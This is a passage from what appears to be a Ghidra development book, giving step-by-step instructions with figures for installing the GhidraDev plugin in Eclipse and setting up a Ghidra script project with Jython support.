


Figure 3.10 – Verifying that PyDev was successfully installed in Eclipse

This Eclipse menu is also useful for updating, uninstalling, and seeing the properties of any installed Eclipse IDE extensions.

Installing GhidraDev

Similar to how we installed PyDev, for Ghidra/Eclipse synchronization, you need to install the GhidraDev plugin, available in Ghidra's installation directory at `Extensions\Eclipse\GhidraDev\GhidraDev-3.0.2.zip`, but this time, do not decompress it but use the **Archive…** option instead:




Figure 3.11 – Adding GhidraDev as an Eclipse local repository

After that, click on **Add**. In this case, you don't need to worry about the **Group items by category** option because a **Ghidra** category exists containing the **GhidraDev** plugin we are interested in. Just make sure that the **GhidraDev** option is marked and click on the **Next >** button:




Figure 3.12 – Installing the GhidraDev plugin

After that, you can take the opportunity to review the installation details. Click on **Next >** again to continue installing GhidraDev:




Figure 3.13 – Reviewing the items to be installed

Accept the GhidraDev license terms and click on **Finish**:




Figure 3.14 – Accepting the GhidraDev license terms

In this case, a trust warning will appear. Don't worry about it. The authenticity of the plugin cannot be verified because it is not signed. Check the **Unsigned** table entry (this will highlight the **ghidra.ghidradev** ID for our plugin), then click on **Trust Selected** to continue:




Figure 3.15 – Accepting the security warning

To let the changes take effect, click on **Restart Now** to restart the Eclipse IDE:




Figure 3.16 – Restarting the Eclipse IDE

Upon restarting the Eclipse IDE, our newly installed GhidraDev plugin will ask for consent to open ports. This is necessary for communication with Ghidra. Grant the consent by clicking on the **Yes** button.




Figure 3.17 – GhidraDevUser consent

As you know, you can check whether GhidraDev is installed via **Help | About Eclipse IDE | Installation Details**. But in this case, the plugin is incorporated into the menu bar of Eclipse, so you can easily notice whether the installation was successful by checking the menu bar:




Figure 3.18 – GhidraDev plugin installed

After that, the GhidraDev plugin will be installed and you will also be able to specify where Ghidra installations are located in order to link them to your development projects. Use **GhidraDev | Preferences | Ghidra Installations…** to do so.

In my case, I have the Ghidra installation located at `C:\Installs\ghidra_11.0.1_PUBLIC`, which I have added and checked as the default Ghidra installation. Make sure you are using the **GhidraDev** plugin for the same Ghidra installation with which it was shipped or else you might run into a **Supported JDK not found** error. For example, if you build your own Ghidra and try to use the GhidraDev plugin from the Ghidra 11.0.1 public release, you might face an issue.

Ghidra installations can be added by clicking on the **Add…** button and removed by selecting the installation row on the table and clicking on **Remove**:




Figure 3.19 – Adding Ghidra installation directories to GhidraDev

In the next section, we will cover Ghidra debugging, which enables us not only to identify and fix programming errors in scripts but also to follow the execution of Ghidra step by step. The ability to debug will be very useful because it opens up to you all the low-level internal details of Ghidra for fun and advanced development.

Debugging the Ghidra code and Ghidra scripts

In this section, we will explore how to debug Ghidra features from Eclipse. We will start by reviewing how to develop scripts and how to debug them, and then we will conclude by showing how to debug any Ghidra component from the source code.

Debugging Ghidra scripts from Eclipse

Let's go ahead and debug a Ghidra script. First, we will need to create a new Ghidra project using the **GhidraDev** option located in the menu bar of the Eclipse IDE. To do so, click on **GhidraDev | New | Ghidra Script Project…** and choose a project name of your choice. Let's name it `GhidraScripts`, which is the default or suggested value:




Figure 3.20 – Creating a Ghidra script project

After clicking on **Next >**, you will be able to decide whether to link your already-developed scripts to the project (in my case, `C:\Users\virusito\ghidra_scripts`) and the scripts included with your Ghidra installation, using the checkboxes:




Figure 3.21 – Configuring the new Ghidra script project

You will be able to choose a Ghidra installation previously configured via **GhidraDev** | **Preferences** | **Ghidra Installations…**, and you can also open the Ghidra installation window in order to add/remove Ghidra installation directories via the + button:




Figure 3.22 – Linking a Ghidra installation to the Ghidra script project being created

After clicking on **Next** >, you will be able to enable Python support through **Jython**. You can add the Jython interpreter that comes with Ghidra or download your own interpreter (available here: `https://www.jython.org/download`) by clicking on the + button:




Figure 3.23 – Adding Python support to the Ghidra script project via Jython

If you want to use the interpreter that comes with Ghidra (available in the following directory: `<GhidraInstallDir>\Ghidra\Features\Python\lib\jython-standalone-2.7.3.jar`) and you already have Ghidra linked to the project, you are presented with this option, which helps you avoid having to manually look for it yourself. Answer affirmatively to the dialog:




Figure 3.24 – Automatically adding the Jython interpreter that comes with Ghidra

After that, you will have a Jython interpreter available that is sufficient for general purposes. But if at any time you need to link your own interpreter, click on **+** | **New…** | **Browse** and, after adding your Jython interpreter, click **OK**:




Figure 3.25 – Adding your own Jython interpreter

If you receive the following message, click on **Proceed anyways**:




Figure 3.26 – Adding the Python standard library to PYTHONPATH in Eclipse

Use the following command to retrieve the `/Lib` folder path:

```
C:\Users\virusito>python -c "from distutils.sysconfig import get_
python_lib; print(get_python_lib())"
c:\Python27\Lib\site-packages
C:\Users\virusito>
```

Add that folder to `PYTHONPATH` using **New Folder** and, after checking that it was added, as shown in the following screenshot, click on **Apply and Close**:




Figure 3.27 – Applying the changes in PYTHONPATH

Now, you can choose your own interpreter or the other one included with Ghidra (recommended for this book). Make your choice and click on **Finish**:




Figure 3.28 – Choosing an available Jython interpreter

Before moving on to actually debugging, let's first see how our environment looks and notice the following.

Once the Ghidra script project we created loads in the Eclipse IDE, it will display folders containing existing scripts from your Ghidra installation directory in Package Explorer (you can check the path of any of these folders when selected by pressing the *Alt* + *Enter* hotkey combination on the selected script) and also your home scripts by default, located in the `%userprofile%\ghidra_scripts\` folder.

`JUnit 4`, the JDK (`JRE System Library`), and `Referenced Libraries` (including Ghidra libraries) are also linked to the project, as well as the entire Ghidra installation folder:

